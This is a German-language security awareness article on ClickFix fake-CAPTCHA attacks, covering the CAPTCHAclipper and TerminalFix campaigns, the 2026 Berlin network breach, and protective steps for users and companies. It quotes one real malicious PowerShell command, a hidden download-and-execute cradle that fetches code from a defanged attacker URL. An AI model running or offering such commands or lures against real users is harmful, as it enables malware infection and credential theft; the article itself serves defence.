Gefälschte CAPTCHAs werden zum Einfallstor für Malware
CAPTCHAs sollen automatisierte Zugriffe von echten Besuchern unterscheiden und so etwa Spam oder missbräuchliche Bot-Aktivitäten erschweren. Cyberkriminelle drehen dieses vertraute Prinzip inzwischen um: Gefälschte Prüfseiten bringen Sie dazu, einen vorbereiteten Systembefehl selbst auszuführen. Die als ClickFix bekannte Social-Engineering-Technik benötigt dafür keine Sicherheitslücke im CAPTCHA. Entscheidend ist die Täuschung des Menschen vor dem Bildschirm.
Eine frühe detaillierte Analyse veröffentlichte das Conscia Security Operations Center (SOC) im Dezember 2024. Conscia bezeichnete die beobachtete Angriffskette als CAPTCHAclipper: JavaScript kopierte einen schädlichen PowerShell-Befehl in die Zwischenablage, anschließend sollte das Opfer diesen über eine Windows-Systemfunktion selbst starten. CAPTCHAclipper beschreibt damit eine konkrete Kampagne; ClickFix ist der inzwischen gebräuchliche Oberbegriff für diese Klasse von Angriffen.
Die Masche ist weiterhin hochaktuell. Das Schweizer Bundesamt für Cybersicherheit (BACS) warnte im August 2026 erneut vor stark zunehmenden Fake-CAPTCHA-Kampagnen. Auch das Bundesamt für Sicherheit in der Informationstechnik (BSI) veröffentlichte einen Sicherheitshinweis zur weiterentwickelten TerminalFix-Kampagne.
Vom falschen CAPTCHA zum Schadcode
Die technische Besonderheit liegt nicht in einem automatischen Browser-Exploit, sondern in der Übergabe zwischen Webseite und Betriebssystem. Ein Browser darf nicht einfach beliebige PowerShell-Befehle auf Ihrem Rechner starten. Deshalb versuchen die Täter, Sie selbst zum entscheidenden Bindeglied zu machen: Die Webseite liefert den vorbereiteten Inhalt, Sie öffnen die Windows-Systemfunktion und lösen die Ausführung aus.
1. Der Köder: eine vertraute Sicherheitsabfrage
Am Anfang steht eine von Angreifern kontrollierte oder zuvor kompromittierte Webseite. Sie zeigt eine CAPTCHA-Oberfläche, die bekannten Diensten nachempfunden ist und dadurch vertrauenswürdig wirken soll. In der von Conscia untersuchten Kampagne bereitete eingebettetes JavaScript die nächste Stufe vor.

Wie die ClickFix-Masche Sie einspannt
- Die Webseite präsentiert eine scheinbar bekannte CAPTCHA- oder „Verify you are human“-Abfrage.
- Nach einer Interaktion schreibt JavaScript einen von den Angreifern vorbereiteten Inhalt in Ihre Zwischenablage.
- Der Inhalt wird als Verifizierungscode oder notwendiger Prüfungsschritt dargestellt, obwohl es sich tatsächlich um einen Systembefehl handelt.
- Anschließend zeigt die Seite eine kurze Tastaturanleitung, die Sie aus dem Browser in eine Windows-Systemfunktion führen soll.
- Sie sollen beispielsweise
Win + Rdrücken und damit das Windows-Ausführen-Fenster öffnen. - Danach sollen Sie mit
Strg + Vden zuvor in die Zwischenablage geschriebenen Inhalt einfügen. - Mit
Enterwürden Sie den eingefügten Befehl schließlich selbst ausführen.
2. Der PowerShell-Befehl startet die eigentliche Angriffskette
In der ursprünglichen CAPTCHAclipper-Analyse wurde PowerShell als Downloader und Ausführungsumgebung missbraucht. Der von der Webseite vorbereitete Befehl enthielt eine externe Adresse, erzeugte ein System.Net.WebClient-Objekt, rief über DownloadString() weiteren Inhalt ab und übergab diesen anschließend an Invoke-Expression. Damit ließ sich nachgeladener PowerShell-Code unmittelbar verarbeiten. Der Parameter -WindowStyle Hidden sollte das PowerShell-Fenster dabei möglichst unauffällig halten:
powershell -WindowStyle Hidden -Command “$rQd=‘https://xxxxxxxxxxxxx[.]net/prizev2[.]txt’; $pLs=New-Object System.Net.WebClient; $sLf=$pLs.DownloadString($rQd); Invoke-Expression $sLf;”Für die Einordnung sind vor allem die einzelnen Funktionen relevant: Eine Variable enthält die URL der nächsten Angriffsstufe, WebClient stellt die Netzwerkverbindung her, DownloadString() lädt den entfernten Inhalt als Text und Invoke-Expression interpretiert diesen Inhalt anschließend als PowerShell-Code. Der Browser selbst führt diese Schritte nicht aus – erst die vom Opfer gestartete PowerShell-Instanz verschiebt den Angriff auf Betriebssystemebene.
Was nach der Ausführung passiert
- PowerShell kontaktiert die im Befehl hinterlegte externe Infrastruktur und lädt die nächste Skriptstufe nach.
- Der abgerufene Inhalt kann innerhalb des PowerShell-Prozesses beziehungsweise im Arbeitsspeicher verarbeitet werden, bevor weitere Dateien auf das System geschrieben werden.
- Der Missbrauch eines legitimen Windows-Werkzeugs erschwert eine rein auf verdächtige Dateinamen ausgerichtete Erkennung. Moderne Antimalware- und EDR-Lösungen können jedoch Skripte, Prozessketten, Netzwerkverbindungen und verdächtiges Verhalten überwachen.
- Die erste Skriptstufe kann als Loader dienen und weitere Schadkomponenten aus unterschiedlichen Quellen nachladen.
3. Dateien werden nachgeladen und dauerhaft verankert
Bei der von Conscia analysierten CAPTCHAclipper-Kette blieb es nicht bei der speicherbasierten Skriptstufe. Im weiteren Verlauf wurde unter anderem ein ZIP-Archiv namens prize.zip heruntergeladen. Der Schadcode entpackte daraus eine Datei namens setup.exe in einen Ordner innerhalb des Benutzerprofils beziehungsweise unter APPDATA und startete sie anschließend.
Die Angriffskette deshalb pauschal als „fileless“ zu bezeichnen wäre ungenau. Einzelne Stufen können im Arbeitsspeicher verarbeitet werden, später landen jedoch sehr wohl Dateien auf dem Datenträger. Speicherbasierte Ausführung ist damit ein Bestandteil der Kette, nicht ihre vollständige Beschreibung.
APPDATAdient als Ablageort für nachgeladene Komponenten. Die bloße Speicherung in diesem Verzeichnis erzeugt noch keine Persistenz.- Für die dauerhafte Ausführung nutzte die untersuchte Malware unter anderem den Windows-Taskplaner. Ein geplanter Task kann Schadkomponenten nach einer Anmeldung, zu bestimmten Zeitpunkten oder nach anderen Triggern erneut starten.
- Conscia beobachtete außerdem eine Datei namens
69HT8K.pif. Ihre genaue Funktion ließ sich in der veröffentlichten Analyse nicht abschließend bestimmen; sie wurde als mögliches Täuschungs- oder Folgeartefakt eingeordnet.
4. Datendiebstahl und Kommunikation mit den Angreifern
Nach erfolgreicher Ausführung beginnt die eigentliche Schadfunktion. In der Conscia-Analyse wurden unter anderem browsergespeicherte Anmeldedaten ausgelesen, installierte Sicherheitssoftware überprüft und Verbindungen zu externer Command-and-Control-Infrastruktur aufgebaut. Eine solche C2-Verbindung ermöglicht es, Daten zu übertragen, weitere Komponenten nachzuladen oder zusätzliche Befehle an das kompromittierte System zu senden.
- Browserprofile können gespeicherte Zugangsdaten, Sitzungsinformationen und weitere für Konten relevante Informationen enthalten.
- Informationen über installierte Sicherheitsprodukte helfen Angreifern, die Umgebung einzuschätzen und Folgeaktivitäten anzupassen.
- Über C2-Infrastruktur können weitere Schadmodule oder Werkzeuge nachgeladen werden.
- In Unternehmensnetzen kann ein kompromittierter Arbeitsplatz außerdem als Ausgangspunkt für weitere Erkundung und seitliche Bewegung dienen.
5. TerminalFix erweitert die ClickFix-Masche
Microsoft Threat Intelligence beschrieb am 28. August 2026 eine weiterentwickelte ClickFix-Variante namens TerminalFix. Statt ausschließlich zum Windows-Ausführen-Dialog zu führen, fordert die manipulierte Webseite das Opfer auf, Windows Terminal oder PowerShell zu öffnen und dort den vorbereiteten Inhalt einzufügen.
Der psychologische Kern bleibt damit gleich, die technische Folge kann jedoch deutlich komplexer ausfallen. Microsoft dokumentierte bei der untersuchten Kampagne eine mehrstufige Infektionskette mit DLL-Sideloading, in anderen Dateien versteckten Nutzlasten, Active-Directory-Erkundung und einem Reverse Tunnel. Ein solcher Tunnel kann aus einem bereits kompromittierten Rechner heraus eine Verbindung zur Angreifer-Infrastruktur herstellen und dadurch Zugriffsmöglichkeiten in das interne Netz eröffnen.
Damit ist ClickFix nicht auf klassische Infostealer beschränkt. In einem Unternehmensnetz kann der erste ausgeführte Befehl lediglich den Einstieg bilden, auf den weitere Erkundungs-, Persistenz- und Fernzugriffsaktivitäten folgen.
Berlin 2026: Datenabfluss nach dem Angriff auf das Landesnetz
Wie weitreichend ein erfolgreicher Einbruch in ein Organisationsnetz werden kann, zeigt der Cyberangriff auf das Berliner Landesnetz im August 2026. Die Gruppe Rhysida bekannte sich zu dem Angriff und behauptete, rund 5,7 Terabyte Daten erbeutet zu haben. Nach Ablauf eines Erpressungsultimatums wurden gestohlene Daten veröffentlicht. In der Nacht zum 6. September 2026 folgte nach Angaben der Berliner Senatskanzlei ein weiteres Datenpaket, das unter anderem Zugangsdaten enthielt.
Das BSI ist nach eigener Darstellung intensiv in die Berliner Vorfallbearbeitung eingebunden und hat daraus gewonnene Erkenntnisse für seinen Sicherheitshinweis zur TerminalFix-Kampagne genutzt. Medienberichte führen den Erstzugang entsprechend auf diese Angriffstechnik zurück. Das BSI veröffentlicht wegen der laufenden Ermittlungen jedoch keine vollständige forensische Rekonstruktion des Berliner Vorfalls. Eine direkte Gleichsetzung nach dem Muster „ein Fake-CAPTCHA erklärt nachweislich jeden weiteren Angriffsschritt“ wäre deshalb zu weitgehend.
Nach dem Berliner Informationsstand vom 8. September 2026 wurden bislang keine Daten mit nationaler Sicherheitsrelevanz beziehungsweise entsprechende Hochsicherheitsdaten als entwendet bestätigt. Die Auswertung der veröffentlichten Daten dauert jedoch an. Veröffentlichte Zugangsdaten und mögliche personenbezogene Informationen bleiben unabhängig davon sicherheitsrelevant, weil sie weitere Kontoübernahmen, Phishing-Versuche und gezielte Folgeangriffe erleichtern können.
Die Techniken hinter ClickFix und TerminalFix
Nicht jede ClickFix-Kampagne verwendet dieselben Komponenten. Der gemeinsame Kern ist die manipulierte Nutzerhandlung; Loader, Persistenzmechanismen und nachgeladene Malware unterscheiden sich dagegen. Die folgende Übersicht trennt diese Ebenen.
| Technik | Rolle im Angriff | Was Sie daraus ableiten sollten |
|---|---|---|
| Social Engineering | Eine vertraut wirkende Sicherheitsabfrage erzeugt Glaubwürdigkeit und fordert anschließend ungewöhnliche Systemaktionen. | Ein CAPTCHA darf Sie nicht dazu bringen, Terminal, PowerShell oder das Ausführen-Fenster für einen kopierten Befehl zu öffnen. |
| Zwischenablage-Manipulation | JavaScript schreibt einen vorbereiteten Befehl nach einer Interaktion in die Zwischenablage. | Die Zwischenablage ist hier die Brücke zwischen Browser und Betriebssystem. Erst das Einfügen und Ausführen startet die nächste Stufe. |
| PowerShell-Missbrauch | PowerShell ruft entfernte Inhalte ab und verarbeitet beziehungsweise startet die nächste Angriffsstufe. | PowerShell ist ein legitimes Administrationswerkzeug. Verdächtig ist die von einer Webseite diktierte Ausführung fremder Befehle. |
| Speicherbasierte Ausführung | Einzelne Skript- oder Payload-Stufen können zunächst innerhalb eines laufenden Prozesses verarbeitet werden. | Das erschwert bestimmte dateibasierte Erkennungsansätze, macht die Aktivität aber nicht grundsätzlich unsichtbar. |
| Dateibasierte Folgestufen | Archive, EXE-, DLL- oder andere Dateien werden im weiteren Verlauf auf dem System abgelegt. | ClickFix-Ketten sind nicht automatisch vollständig „fileless“. |
| Persistenz | Taskplaner, Registry-Autostarts oder andere Mechanismen starten Schadkomponenten erneut. | Das Löschen einer einzelnen sichtbaren Datei reicht bei einer bestätigten Infektion nicht als verlässliche Bereinigung. |
| C2-Kommunikation | Schadsoftware verbindet sich mit externer Infrastruktur, um Daten zu übertragen oder neue Befehle zu erhalten. | Ungewöhnliche ausgehende Verbindungen gehören zur forensischen und EDR-basierten Untersuchung. |
| Reverse Tunnel | Ein kompromittierter Rechner baut eine Verbindung nach außen auf, die für weiteren Netzwerkzugriff genutzt werden kann. | In Unternehmensnetzen muss nach einem erfolgreichen Einstieg auch mögliche interne Folgeaktivität untersucht werden. |
Akteure und Schadsoftware: Was sich belastbar sagen lässt
Für die von Conscia 2024 untersuchte CAPTCHAclipper-Kampagne war keine belastbare Attribution möglich. Das SOC beobachtete dieselben Taktiken bei mehreren Angriffen in Europa und vermutete einen erfahrenen Bedrohungsakteur. Die Hauptnutzlast ordnete Conscia vorsichtig als wahrscheinliche Variante von LummaC2 ein.
- Browsergespeicherte Zugangsdaten und andere sensible Kontoinformationen können abgegriffen werden.
- Informationen über das infizierte System und installierte Sicherheitssoftware können zur weiteren Angriffsvorbereitung dienen.
- Über externe Infrastruktur lassen sich weitere Komponenten und Befehle nachladen.
Beim Berliner Vorfall ist die Lage anders: Dort bekannte sich die Erpressergruppe Rhysida öffentlich zum Angriff und zur Veröffentlichung der Daten. Eine solche Täterbehauptung ist für die Lagebewertung relevant, ersetzt aber keine vollständige technische Attribution. Ebenso sollten Sie ClickFix, TerminalFix, LummaC2 und Rhysida nicht als Synonyme lesen: Die Begriffe beschreiben unterschiedliche Ebenen von Angriffstechnik, Kampagne, Schadsoftware und Akteur.
Woran Sie ein falsches CAPTCHA erkennen
Die wichtigste Schutzregel ist ungewöhnlich einfach: Eine normale CAPTCHA-Prüfung verlangt keine Systembefehle. Sobald eine Webseite Sie aus dem Browser heraus in Windows Terminal, PowerShell oder das Ausführen-Fenster schickt, sollten Sie den Vorgang abbrechen.
Verdächtige Prüfseiten früh stoppen
- Führen Sie keine Tastenkombinationen und Systembefehle aus, nur weil eine Webseite sie als „Verifizierung“ verlangt.
- Schließen Sie den Tab, wenn nach einer CAPTCHA-Abfrage plötzlich PowerShell, Windows Terminal,
Win + Roder das Einfügen eines Befehls verlangt wird. - Halten Sie Browser, Windows und Ihren Virenschutz aktuell. Updates verhindern Social Engineering nicht, reduzieren aber zusätzliche technische Angriffsflächen.
- Wurde lediglich etwas in die Zwischenablage kopiert, Sie haben den Inhalt aber nicht ausgeführt, ist damit noch nicht automatisch die beschriebene Malware-Kette gestartet.
Technische Schutzmaßnahmen für Unternehmen
- Nutzen Sie Endpoint Detection and Response sowie Web- und Netzwerk-Schutz, die verdächtige Skriptstarts, Downloads, Prozessketten und ungewöhnliche ausgehende Verbindungen korrelieren können.
- Aktivieren und zentralisieren Sie geeignete PowerShell-Protokollierung. Für besonders schützenswerte Systeme sollten Sie zusätzlich Application Control und restriktive Administrationskonzepte prüfen.
- Verlassen Sie sich nicht allein auf
Set-ExecutionPolicy Restricted. Microsoft beschreibt die PowerShell-Ausführungsrichtlinie ausdrücklich nicht als Sicherheitsgrenze gegen absichtlich eingegebene Befehle. - Begrenzen Sie Benutzerrechte und segmentieren Sie Netze so, dass ein kompromittierter Arbeitsplatz nicht automatisch weitreichenden Zugriff auf Server, Identitäten und Verwaltungsnetze erhält.
- Schulen Sie Beschäftigte gezielt auf ClickFix-Signale. Allgemeine Phishing-Schulungen reichen nicht aus, wenn niemand weiß, dass ein vermeintliches CAPTCHA zum Start eines Systembefehls auffordern kann.
Wenn Sie den Befehl bereits ausgeführt haben
Haben Sie einen solchen Befehl tatsächlich gestartet, sollten Sie nicht darauf vertrauen, dass das Schließen des Browserfensters genügt. Bei einer mehrstufigen ClickFix-Kette kann zu diesem Zeitpunkt bereits weitere Schadsoftware aktiv sein.
- Trennen Sie das Gerät vom Netzwerk, um weitere Kommunikation mit Angreifer-Infrastruktur und mögliche Folgeaktivitäten zu erschweren.
- Informieren Sie bei einem Firmenrechner sofort Ihre IT- oder Security-Stelle. Setzen Sie das System nicht eigenmächtig neu auf, wenn forensische Spuren für die Vorfallanalyse benötigt werden.
- Ändern Sie gefährdete Passwörter von einem sauberen Gerät aus und priorisieren Sie E-Mail-, Cloud-, Banking- und Administrationskonten.
- Beenden Sie verdächtige aktive Sitzungen und erneuern Sie Zugangsdaten, wenn Browser-Cookies, Tokens oder Anmeldedaten betroffen sein könnten. Aktivieren Sie Mehrfaktor-Authentifizierung, wo sie noch fehlt.
- Lassen Sie ein bestätigt kompromittiertes System fachgerecht untersuchen und bei Bedarf neu aufsetzen. Bei Infostealern oder dauerhaftem Fernzugriff ist eine oberflächliche Malware-Löschung keine verlässliche Vertrauensbasis.
Sind Sie zusätzlich von einem veröffentlichten Datenbestand betroffen, achten Sie besonders auf nachfolgende Phishing-Versuche. Gestohlene Namen, Ansprechpartner, Zugangsdaten oder interne Informationen können betrügerische Nachrichten erheblich glaubwürdiger wirken lassen.
Ein CAPTCHA endet im Browser
ClickFix funktioniert, weil Angreifer einen bekannten Sicherheitsablauf in eine Handlungsanweisung verwandeln. Sie müssen dafür nicht im Detail verstehen, wie PowerShell, DLL-Sideloading oder ein Reverse Tunnel funktionieren. Für die erste Entscheidung reicht eine klare Grenze: Eine Webseite muss für eine CAPTCHA-Prüfung keinen Systembefehl auf Ihrem Rechner starten.
Die Entwicklung von CAPTCHAclipper über ClickFix bis TerminalFix zeigt zugleich, wie schnell sich die nachgelagerten Techniken verändern. Domains, Dateinamen und Malware-Familien können wechseln, während das Grundprinzip erhalten bleibt: Der Täter präpariert den Inhalt, die Webseite bringt ihn in die Zwischenablage und das Opfer soll die Ausführung selbst auslösen. Erkennen Sie diese ungewöhnliche Handlungskette früh, können Sie den Angriff stoppen, bevor aus einer gefälschten Verifizierung ein ausgeführter Systembefehl wird.
Werbung

(**) UVP: Unverbindliche Preisempfehlung
Preise inkl. MwSt., zzgl. Versandkosten